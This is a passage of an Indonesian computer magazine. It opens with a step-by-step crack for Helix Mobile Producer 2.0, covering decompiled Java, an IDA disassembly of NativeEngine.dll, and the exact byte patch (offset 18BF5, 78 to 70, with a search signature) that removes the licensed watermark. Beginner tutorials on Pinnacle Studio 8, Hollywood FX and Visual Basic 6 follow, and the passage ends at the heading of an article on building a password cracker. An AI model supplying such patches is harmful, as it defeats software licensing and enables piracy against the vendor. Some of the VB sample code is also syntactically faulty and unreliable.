    EncoderRegistry.addEncoder(StreamFactory.getAudioEncoderDescription());
    EncoderRegistry.addEncoder(StreamFactory.getFilterDesc());
    EncoderRegistry.addEncoder(StreamFactory.getAudioFiltersDescription());
    EncoderRegistry.addEncoder(StreamFactory.getFakeExporterDesc());

    EncoderRegistry.addEncoder(StreamFactory.getAdvancedVideoSettingsDesc());
    EncoderRegistry.addEncoder(StreamFactory.getPresetPropertiesDesc());
}

public static boolean hasGUI()
{
    return true;
}

public static void onClosing()
{
    Preferences.getInstance().saveToFile();
    PresetTree.saveTreeToFile();
    boolean flag = true;
}
```



```

if(hasGUI())
    flag = ZolaGUI.canClose();
if(flag)
{
    NativeEngine.stopZolaEngine();
    System.exit(0);
}
}

public static int getCurrentBranding()
{
    return !PRODUCT_NAME_CODE.toLowerCase().startsWith("hmprod") ? 0 : 10;
}

public ZolaMain()
{
}

public static String BRANDING_FULL_NAME = "";
public static String BRANDING_EXT_NAME = "";
public static String BRANDING_COPYRIGHT = "";
public static String BRANDING_COPYRIGHT2 = "";
public static String PRODUCT_NAME_CODE = "";
public static String APPLICATION_TITLE = "";
public static String PRODUCT_BUILD_IDENTIFIER = "?";
public static String APPLICATION_MAJOR_DOT_MINOR = "?";
public static String APPLICATION_LICENSING_STATUS = "";
public static String APPLICATION_BUILD_NUMBER = "?";
public static String APPLICATION_PATH = System.getProperty("application.path");
public static final int APP_RELEASE_STRING = 1;
public static final int APP_BUILD_NUMBER = 2;
public static final int APP_MAJOR_DOT_MINOR = 3;
public static final int BRANDING_EES = 0;
public static final int BRANDING_HMPROD = 10;

private class _cls1
    implements LicensingParameterChecker
{
    public boolean isAvailable(String s)
    {
        if(s.startsWith("!"))
            return
!NativeLibrary.isLicensingModuleAvailable(s.substring(1).toLowerCase());
        else
            return NativeLibrary.isLicensingModuleAvailable(s.toLowerCase());
    }

    private final void constructor$0()
    {
    }

    _cls1()
    {
        constructor$0();
    }
}
}

```

Penulis kemudian berpikir, jangan-jangan **Helix Mobile Producer 2.0** memang mempergunakan *native* dalam *C language* untuk proses *encoding*, karena kalau mempergunakan Java prosesnya bisa lama.

Dari hasil analisa, file **NativeEngine.dll** berisi *library* (pustaka) yang paling banyak dipergunakan, termasuk salah satunya untuk proses *encoding*. Oleh karena itu, langkah selanjutnya yang dilakukan penulis adalah mendisassemble file **NativeEngine.dll** dengan **IDA**. Kemudian, penulis mencari kata **watermark** pada tab **IDA View-A**. Sebuah hasil yang menarik pun tampak:

```

.text:10018BC0    push    ebx
.text:10018BC1    push    ecx
.text:10018BC2    push    offset aProductwaterma ; "productWatermarking"
.text:10018BC7    stosb
.text:10018BC8    push    offset aHmprod          ; "HMPROD"
.text:10018BCD    call    sub_10003C10

```

```

.text:10018BD2    lea     edx, [esp+70h+var_4C]
.text:10018BD6    push    edx
.text:10018BD7    push    offset aProductwater_0 ;
"productWatermarking = %s"
.text:10018BDC    push    OCOh
.text:10018BE1    push    offset aDBuildZolaal_8 ;
"D:\build\zolaAll\zola\native\win32\ees_"...
.text:10018BE6    push    offset unk_1019F020
.text:10018BEB    call    sub_1000B140
.text:10018BF0    lea     eax, [esp+84h+var_4C]
.text:10018BF4    push    offset aTrue           ; char *
.text:10018BF9    push    eax                   ; char *
.text:10018BFA    call    ds:_imp_stricmp
.text:10018C00    test    eax, eax
.text:10018C02    setz    cl

```

Penulis berpikir untuk menghilangkan *watermark* adalah dengan mengubah nilai string **true**. Oleh karena itu, penulis melacak apakah label **aTrue** dipergunakan pada bagian-bagian yang lain. Sebuah hasil yang menarik pun tampak:

```

.text:10008839    push    offset aTrue           ; char *
.text:1000883E    push    offset aFalse         ; "False"
.text:10008843    push    offset aLog           ; "log"
.text:10008848    call    sub_10008850
.text:1000884D    add     esp, 8

```

Sepertinya, yang perlu dilakukan adalah mengubah nilai offset **aTrue** menjadi nilai offset **aFalse**. Untuk mengetahui nilai heksanya, dapat dipergunakan tab Hex View. Untuk **push offset aTrue** memiliki kode mesin **68 78 01 1A 10**, sedangkan untuk **push offset aFalse** memiliki kode mesin **68 70 01 1A 10**. Kode mesin ini berlaku umum, karena nilai offset merupakan nilai alamat absolut.

```

.text:100188C0    53 51 68 9C 86 1A 10 AA-68 AA F0 19 10 E8 3E 00 "SQhe3m-hn-lMF>!"
.text:100188D0    FE FF 8D 54 24 24 52 68-80 86 1A 10 68 C0 00 00 "!t$SRhc3mhh..."
.text:100188E0    80 68 38 86 1A 10 68 20-F0 19 10 E8 50 25 FF FF ".h83mhh-lMFp?"
.text:100188F0    8D 44 24 38 68 78 01 1A-10 50 FF 15 EC C3 18 10 "id$hxmmmp 88+Tm"
.text:100188C0    85 C0 BF 94 C1 68 30 86-1A 10 68 30 86 1A 10 88 "a+8-h83mhh83m82"

```

Dengan demikian, untuk **menghilangkan watermark** pada **Helix Mobile Producer 2.0** kita cukup mengubah

```
.text:10018BF4    push    offset aTrue
```

dengan

```
.text:10018BF4    push    offset aFalse
```

Bagi yang mahir dalam pemrograman, tentunya cukup mudah untuk membuat aplikasi untuk meng-*crack*-nya (yang dibutuhkan hanyalah kemampuan baca/tulis file binary). Ada dua teknik yang dapat dipakai, yang **pertama** adalah langsung menulisi pada offset yang telah ditentukan dan yang **kedua** adalah melakukan pencarian berdasarkan kode mesin tertentu (biasanya dipilih yang unik) lalu dilakukan penulisan.

Jika anda memilih cara pertama, ubahlah pada offset **18BF5** yang memiliki nilai heksa **78** menjadi **70**. Jika anda memilih cara kedua, penulis sarankan untuk mempergunakan:

```

.text:10018BF0    lea     eax, [esp+84h+var_4C]
.text:10018BF4    push    offset aTrue

```

yang memiliki kode mesin: **8D 44 24 38 68 78 01 1A 10**, karena kode mesin tersebut unik dan dekat dengan bagian yang akan diubah.

Tapi jika Anda malas membuat aplikasi untuk meng-*crack*-nya (seperti halnya penulis), anda bisa mempergunakan aplikasi heksa editor (penulis sendiri mempergunakan Norton Utility lama yang masih under DOS).

Kini, sekalipun license key yang anda terima memiliki pernyataan untuk membuat watermark, namun hasil encoding-nya mulus tanpa watermark, baik untuk format 3GPP, MP4, dan RM (RealMedia).

Penulis mengingatkan bahwa yang diuraikan hanyalah untuk keperluan pendidikan, bahwa suatu aplikasi terkadang mempunyai kelemahan sehingga bisa di-*crack*.

BASIC VIDEO EDITING

Mengenal Pinnacle Studio 8

Andi Ismayadi (Fuzk3_kendi@yahoo.com) melanjutkan bahasan tentang **basic video editing** yaitu **combining** yang diteruskan dengan **editing** menggunakan **Pinnacle Studio 8**.

SETELAH KITA MENYELEKSI SCENE YANG AKAN KITA EDIT lalu memotongnya yang kita lakukan sekarang adalah menggabungkan kembali dan memberi efek khusus dan mengedit adegan-adegan itu sehingga menghasilkan karya yang dapat kita banggakan karena proses ini kita lakukan sendiri tanpa bantuan orang lain terutama editor film yang sudah terbiasa dalam hal mengedit video.

Kita perlu mengenal software-software video editing. Untuk pemula tidak terlalu perlu untuk memakai Adobe Premiere karena sudah ada software lain yang lebih *user friendly* dan tak kalah bagus dengan Premiere, yaitu **Pinnacle Studio 8**. Walaupun terkesan untuk pemula software ini sangat hebat dengan banyaknya efek-efek transisi dan pengeditan gambar. Selain itu masih banyak software video editing lain seperti Ulead Video Studio, Roxio, dan lain-lain.

Kenapa kita tidak memakai Premiere? Karena tools-toolsnya terlalu kompleks dan menyulitkan para pemula. Premiere

juga terlalu memakan banyak memori dalam prosesnya, sehingga dapat menghambat pekerjaan kita dalam mengedit video. Rata-rata Premiere dipakai oleh editor kawakan sekolas Hollywood. Tetapi Pinnacle juga tidak kalah dan sudah mengantongi 8 Emmy Awards. Hebatnya software ini juga mendukung *real time video capture* dari camcorder ketika camcorder terhubung ke komputer.


Trial version software ini dapat anda peroleh di situs di <http://www.pinnaclesys.com> dan registrasi online di <http://www.pinnaclesys.com/autoregister.asp>

Sekarang mari kita berkenalan dengan **Pinnacle Studio 8**.

Video editing pada dasarnya adalah proses-proses sebagai berikut:

- Encoding
- Cutting
- **Combining**
- **Editing**
- Encoding (lagi)
- Burning

Mengenal Video Editing Software: Pinnacle Studio 8



1

TAMPILAN BAGIAN PROSES EDITING

Tiga bagian utama: Capture, Edit, dan Make Movie. Tampilan bagian proses editing Pinnacle Studio 8 *user friendly* dengan menu toolbar edit video di sebelah kiri.



3

BAGIAN ENCODING


Terlihat adanya format-format encode, dan juga encode ke file Streaming atau langsung share ke teman anda ketika anda terhubung ke internet serta ke format VCD.



2

REAL TIME CAPTURE

Terlihat gambar yang ditangkap dari camcorder apabila sudah terhubung ke komputer. Untuk memulainya tekan tombol **Start Capture**, dan untuk setting klik tombol **Setting** di samping tombol Capture tadi.



4

EFEK TRANSISI

Efek yang terlihat apabila anda menginginkan efek perpindahan adegan ke adegan berikutnya secara tidak mendadak. Dengan adanya efek ini, video anda akan mendapatkan nilai tambah.



5

TEXT SUBTITLE

Di sini anda dapat menambahkan sendiri teks sesuai selera untuk menambah daya tarik selain memberi informasi yang diperlukan mengenai video anda.



6

MEMASUKKAN JUGA STILL IMAGE


Foto-foto koleksi pun dapat anda satukan kedalam video anda dan dijadikan sebuah VCD.



7

EFEK SUARA

Anda dapat memasukkan efek suara yang disatukan kedalam vcd anda nantinya. Ini adalah salah satu kelebihan Pinnacle Studio 8.



8

VIDEO MENU FILE


Berbagai macam Video Menu file, yang nantinya dapat menjadi sebuah video interaktif, tapi ini sangat jarang dipakai. Selain sulit penggunaannya, juga sangat jarang diperlukan.



9

MENGEDIT ADEGAN

Pada bagian ini, anda dapat melakukan perubahan terhadap setiap adegan (scene) pada video anda.



10

KONFIGURASI SUARA

Konfigurasi suara pada video mencakup membesarkan volume sampai penambahan suara.

BASIC VIDEO EDITING

Efek Transisi Hollywood FX

Selain Pinnacle Studio 8, efek-efek lain dapat dihasilkan menggunakan **Pinnacle Hollywood FX**. **Andi Ismayadi** (fukz3_kendi@yahoo.com) memperkenalkannya pada anda.

SETELAH BERKENALAN DENGAN PINNACLE STUDIO 8, DAN telah melihat-lihat efek-efek transisinya. Kini saatnya anda membuat sendiri efek transisi sesuai dengan selera. Ketika anda menonton film, anda mungkin penasaran bagaimana caranya pada film itu diselipkan adegan yang menawan ketika adanya pergantian adegan.

Dalam artikel ini anda dapat mencoba membuat efek-efek transisi untuk nantinya digunakan dalam video anda. De-

ngan Pinnacle Hollywood FX yang dapat anda peroleh di <http://hollywoodfx.pinnaclesys.com>, anda dapat membuat efek-efek transisi yang sesuai apabila tidak terdapat dalam Pinnacle Studio 8. Sekarang kita lihat apa yang dapat dilakukan dengan software ini.

Setelah pengenalan dasar software video editing ini, selanjutnya akan dijelaskan tuntas teknik-teknik editing sehingga menghasilkan karya seni yang dapat anda banggakan.

Mengenal Video Editing Software: Pinnacle Hollywood FX




1

TAMPILAN AWAL
Tampilan awal ketika anda membuka Pinnacle Hollywood FX.

2

KOLEKSI EFEK TRANSISI
Katalog efek-efek transisi yang sudah tersedia dalam Hollywood FX.



3

OPSI PENGATURAN EFEK TRANSISI
Basic Options. Mengatur gerakan layar transisi melalui gli-der disamping kanan. Pada **Advance Options** dapat mengatur transisi lebih jauh lagi, seperti mengatur bayangan, cahaya, ketajaman gambar, dan lain-lain.



4

MENGATUR HOST VIDEO
Menentukan Host Video mana yang akan diganti nantinya ketika pergantian adegan, misal Host Video 1 untuk adegan awal lalu muncul adegan berikutnya yang ada di Host Video 2.



5

POSISI EFEK TRANSISI
Selanjutnya adalah menentukan posisi dari efek transisi yang telah anda buat tadi, serta menentukan berbagai macam opsi seperti rotasi, lekukan efek, dan lain sebagainya.

VISUAL BASIC WORKSHOP

Mengenal Visual Basic

Banyak **security tool** maupun aplikasi jaringan lainnya yang dibuat dengan **Visual Basic**. **MA Rody Candra** (odyxb@melva.org) memperkenalkan Visual basic 6 sebagai pengantar untuk menjadi pengembang security tool, **bukan sekedar pemakai**.

VISUAL BASIC MERUPAKAN BAHASA pemrograman termudah dan tercepat untuk menghasilkan aplikasi atau program yang bekerja pada sistem operasi Windows. Sampai saat artikel ini dibuat, Visual Basic sudah mencapai versi 6 (Visual Basic 6.0) yang menunjukkan versi tersebut merupakan penyempurnaan dari versi-versi sebelumnya.

Ada tiga jenis Visual Basic yang ada di pasaran saat ini, yaitu:

1. **Standard Edition/Learning Edition**
Versi standar yang mencakup sarana dasar Visual Basic untuk mengembangkan aplikasi.
2. **Profesional Edition**
Versi ini terdapat sarana ekstra untuk programmer profesional.
3. **Enterprise Edition**
Versi ini dikhususkan untuk programmer yang ingin mengembangkan aplikasi remote computing atau client/server.

Pada kesempatan artikel ini, tidak membicarakan secara khusus dari tiap versi dan jenis Visual Basic tetapi lebih mengarah kepada yang umum saja.

Instalasi Visual Basic

Untuk menginstalasi Visual Basic dibutuhkan spesifikasi:

1. **Sistem Operasi Windows**
2. **Space hardisk**
± 200 Megabytes (tergantung pada jenis Visual Basic yang dibutuhkan)

Dan yang tidak kalah pentingnya, CD Installer Visual Basic yang banyak terdapat di toko-toko yang menjual software untuk komputer. Jika sudah tersedia, masukkan CD Installer ke CD ROM anda dan buka isinya, kemudian klik **setup.exe** untuk memulai instalasi.

Perhatikan tiap-tiap kotak dialog yang muncul ketika sedang melakukan instalasi, isi yang benar jika anda mengharapkan instalasi berjalan sukses.

Ruang Lingkup Kerja Visual Basic

Ada baiknya kita mengenal ruang lingkup kerja Visual Basic. Ruang lingkup kerja maksudnya adalah komponen-komponen yang terdapat pada Visual Basic.

Toolbar Menu

Command (perintah) yang mewakili dari tugas tertentu. Ada menu yang merupakan induk dari beberapa command yang terhimpun menjadi satu yang tiap-tiap command memiliki fungsi tersendiri, seperti menu File di dalamnya menghimpun beberapa command: **Open Project, New Project, Add Project, Remove Project, Save Project**, dll. Selain itu, ada yang berupa atau berbentuk icon-icon yang juga merupakan menu standar.

Toolbox

Icon-icon yang merupakan komponen kontrol yang nantinya diletakkan di **Form Object** yang berfungsi membentuk interface aplikasi kepada penggunaannya. Pada pertama kali Visual Basic diaktifkan, komponen kontrol yang tampak mungkin seperti Gambar 2.

Untuk menampilkan komponen kontrol lainnya dilakukan dengan cara: klik menu **Project > Components** atau dengan menekan kombinasi tombol keyboard yaitu **Ctrl+T**

Form Window & Form Object


Daerah kerja utama untuk membentuk interface aplikasi. Pada Form Object ini nantinya komponen kontrol yang dibutuhkan akan diletakkan.

Project Explorer


Daerah yang menampilkan file-file aplikasi Visual Basic, file-file yang dimaksud atau yang terdapat pada Project Explorer berupa **form, module, class module**, dan lain sebagainya.

Properties Window

Daerah yang mengandung semua informasi/sifat mengenai object yang ter-



Gambar 1. Ruang lingkup kerja Visual Basic.




Gambar 2. Toolbar Menu.

dapat pada Visual Basic, seperti: **color** (warna), **size** (ukuran), **font** (huruf), dan lain sebagainya.


Form Layout Window

Daerah yang menampilkan informasi mengenai posisi munculnya form aplikasi di layar monitor ketika dijalankan.

Selain komponen yang telah dipaparkan di atas, ada komponen lain yang tidak kalah penting untuk diketahui yaitu View Code dan View Object yang dapat dijumpai pada bagian **Project Properties**



Gambar 3. Toolbox.



Gambar 4. Form Layout Window.

View Code

Untuk menampilkan editor kode yang di tempat tersebut nantinya akan dituliskan kode-kode program dari tiap komponen kontrol yang diletakkan di Form Object.

View Object

Untuk menampilkan kembali Form Window dan Form Object.

Bahasa Pemrograman

Sekarang masuk pada tahap bahasa pemrograman yang diperlukan nantinya untuk menuliskan kode-kode program agar aplikasi yang dibuat dapat berjalan sebagaimana yang dikehendaki.

Bahasa pemrograman pada Visual Basic tidak terlalu jauh berbeda dengan bahasa pemrograman yang ada seperti C, Fortran, Pascal, dan lain sebagainya. Ada unsur penting yang diperlukan seperti: Variabel, Konstanta, Tipe Data, Operator, dan lain-lain.

Variabel dan Tipe Data

Variabel adalah simbol atau nama yang digunakan untuk mewakili suatu nilai yang mempunyai nama dan menyimpan tipe data.

Aturan penamaan variabel sbb:

1. Dimulai dengan sebuah huruf.
2. Tidak lebih dari 255 karakter.
3. Tidak boleh sama dengan nama statement, fungsi, metode, objek, dan lain sebagainya.
4. Tidak ada spasi, tanda titik (.), tanda seru (!), karakter (@ - & - \$ - #).

Tipe data adalah jenis data yang disimpan dalam variabel. Jenis tipe data ada tujuh macam yaitu: Integer, Long, Date, Object, Byte, dan Variant.

Tipe Data Boolean

Tipe data ini menyimpan nilai **True** atau **False**.

Contoh:

```
Dim asan As Boolean
If asan True Then
    asan = False
Else
    asan = True
End If
```

Tipe Data Date

Tipe data ini terdiri dari bagian bilangan bulat dan bilangan pecahan dimana bilangan bulat merupakan pernyataan tanggal dan bilangan pecahan merupakan pernyataan waktu. Untuk pengisian variabel Date digunakan tanda petik (") atau memakai tanda pagar (#).

Contoh:

```
Dim Jumpa As Date
Jumpa = "20/05/2003"
atau
Jumpa = #20/05/2003#
Jumpa = "20:00:20"
atau
Jumpa = #20:00:20#
```

Type Data Variant

Jika aplikasi yang mengalami kekacauan, maka VB akan menyelesaikannya dengan menentukan variabel yang menyebabkan kekacauan tersebut sebagai variant.

Type Data Object

Type data object adalah type data yang dapat menggantikan objek-objek VB.

Contoh:

```
Dim InputForm As Form, InputCommand As
CommandButton
Set InputForm = Form1
Set InputCommand = Command1
InputForm.Caption = "Type Data Object"
InputForm.Width = 3000
```

Deklarasi Variabel

Untuk membuat program perlu membuat variabel terlebih dahulu.

Syntaks penulisannya:

```
Dim [namavariabel] As [namadata]
```

Contoh:

```
Dim asan As byte
Dim input As Integer
```

Setelah mengisi datanya, contoh:

```
asan = 255
Input = "Nama Anda"
```

Konstanta

Konstanta adalah variabel yang nilainya konstan. Konstan berarti tidak berubah atau tetap.

Aturan penamaan konstanta sbb:

1. Diawali dengan kata **Consts**.
2. Dimulai dengan sebuah huruf.
3. Tidak lebih dari 255 karakter.
4. Tidak boleh sama dengan nama statement, fungsi, metode, objek, dan lain sebagainya.
5. Untuk nilai bertipe **String** dan **Date** menggunakan tanda petik ("), atau pasangan tanda pagar (#) untuk mengapit nilainya.

Operator

Operator adalah penghubung antara dua/ lebih variabel. Ada tiga jenis operator yaitu operator aritmetika, operator relasi/ perbandingan, dan operator logika.

Aritmatika		Relasi/Perbandingan		Logika	
Operator	Keterangan	Operator	Keterangan	Operator	Keterangan
^	pangkat	<	lebih kecil dari	And	menghubungkan dua ekspresi
*	perkalian	>	lebih besar dari	Eqv	menyepadankan dua ekspresi
/	pembagian	<=	lebih kecil atau sama dengan	Imp	melibatkan dua ekspresi
Mod	modulus/sisa pembagian	<>	tidak sama dengan	Xor	menunggalkan dua ekspresi
+	pertambahan	=	sama dengan	Not	penyanggahan suatu ekspresi
-	pengurangan	Like	membandingkan		
&	penggabungan dua ekspresi				

Conditional Statement

Conditional Statement adalah pernyataan yang menganalisa suatu keadaan dan mengambil decision (keputusan) berdasarkan hasil analisa. Jika kondisi benar maka akan dijalankan perintah tertentu dan jika kondisi salah maka akan dijalankan perintah yang lain.

IF

Digunakan untuk membandingkan suatu kondisi tertentu.

Table AND			Table OR			Table NOT	
Nilai 1	Nilai 2	Hasil	Nilai 1	Nilai 2	Hasil	Nilai	Hasil
True	True	True	True	True	True	True	False
True	False	False	True	False	True	False	True
False	False	False	False	False	False		

Syntaks:

```
If condition Then
    [statements]
End If
```

Contoh:

```
If asan Then
    MsgBox "Hello Boss"
End If
```

Select Case

Digunakan untuk melakukan pemilihan kondisi yang jumlahnya lebih dari satu atau bertingkat.

Syntaks:

```
Select Case expression
    [Case expressionlist-n]
        [statements-n]
End Select
```

Contoh:

```
Select Case pilih
    Case 0
        Form1.Caption = "No!"
    Case 1
        Form1.Caption = "Satu"
End Select
```

Looping

Looping adalah instruksi program untuk melakukan perulangan berdasar kondisi tertentu. Jumlah pengulangan dapat dikendalikan.

Do While

Perulangan yang dilakukan selama (while) suatu kondisi memenuhi syarat bernilai true.

Syntax:

```
Do {(While) condition}
  [statements]
Loop
```

Contoh:

```
Do While asan > 0
  asan = asan + 1
  print "asan while to"; asan
Loop
```

Do Until

Perulangan ini merupakan kebalikan dari Do While

Syntax:

```
Do {(Until) condition}
  [statements]
Loop
```

Contoh:

```
Do Until asan = 10
  asan = asan + 1
  Print "asan until to"; asan
Loop
```

For Next

Perulangan yang digunakan untuk mengulang sebanyak yang ditentukan.

Syntax:

```
For [namavariabel] = start To end (step-step)
  [statements]
Next
```

Contoh:

```
For asan = 1 To 10
  Print "asan For to"; asan
Next asan
```

While When

Perulangan selama kondisi bernilai true.

Syntax:

```
While [namavariabel]
  [statements]
When
```

Contoh:

```
While asan < 10
  asan = asan + 2
  Print "asan whiwe to"; asan
When
```

Prosedur dan Fungsi

Prosedur dan fungsi merupakan blok komponen program yang memiliki proses dan manfaat untuk menghemat penulisan kode.

Procedure

Procedur adalah blok-blok komponen yang merupakan kelompok kode yang membentuk dapat berupa sekelompok kode pengolahan teks, perhitungan, dlsb. Beberapa macam prosedur pada VB:

1. Sub Procedur
Prosedur yang tidak menghasilkan nilai

2. Function Procedur
Prosedur yang menghasilkan nilai
3. Property Procedur
Prosedur yang menghasilkan nilai dan penugasan nilai tertentu serta mengatur objek

Sub Procedure


Sub procedure adalah blok kode yang dijalankan sebagai tanggapan atas terbentuknya event.

Syntax untuk sub procedure:

```
[Private|Public] [Static] Sub namaprosedur (argumen)
...
pernyataan...
End Sub
```

Ketika prosedur dipanggil maka pernyataan-pernyataan yang apit oleh Sub dan End Sub akan dijalankan. Sub procedur dapat diletakkan di *form module*, *standard module*, dan *class module*. Sedangkan argumen sebuah prosedur mirip deklarasi variabel. Ada dua jenis prosedur utama, yaitu:


1. General procedure



Gambar 5. General Procedure.

Berfungsi untuk memberitahu aplikasi cara penyusunan instruksi-instruksi tertentu sehingga menghasilkan proses atau pernyataan umum yang dapat digunakan oleh event-event prosedur pada tubuh program.

2. Event procedure



Gambar 6. Event Procedure

Berfungsi untuk menanggapi event pengguna aplikasi. Event-event prosedur misalnya *Form_Load*, *Command1_Click*, dan lain sebagainya.

Syntax dari event procedure:

```
[Private|Public] [Static] Sub namaprosedur (argumen)
...
pernyataan...
End Sub
```


Contoh:

```
Private Form_Load()
  MsgBox "Hello...", , "Sapaku"
End Sub
```

Memulai Visual Basic

Sampai disini, sudah mencapai tahap lanjutan yaitu memulai Visual Basic untuk membuat aplikasi yang diinginkan. Untuk memulainya yaitu:

Start > Programs > Microsoft Visual Studio 6.0 > Microsoft Visual Basic 6.0



Gambar 7. Menjalankan Visual Basic 6.

Setelah itu akan muncul kotak dialog dimana nantinya anda diminta untuk memilih jenis aplikasi yang akan dibutuhkan. Untuk aplikasi standar, pilih **Standard EXE** dan kemudian klik tombol **Open**.

Setelah itu anda akan menuju kepada tampilan **Microsoft Visual Basic** (lihat gambar tampilan Microsoft Visual Basic pada Gambar 8). Sampai disini anda sudah dapat memulai membuat aplikasi yang diinginkan.



Gambar 8. Tampilan awal Visual Basic 6.

VISUAL BASIC WORKSHOP

Password Cracker Buatan Sendiri

Banyak **security tool** maupun aplikasi jaringan lainnya yang dibuat dengan **Visual Basic**. **MA Rody Candra** (odyxb@melva.org) memulai salah satu bahasan ini dengan membuat sendiri **Password Cracker**.

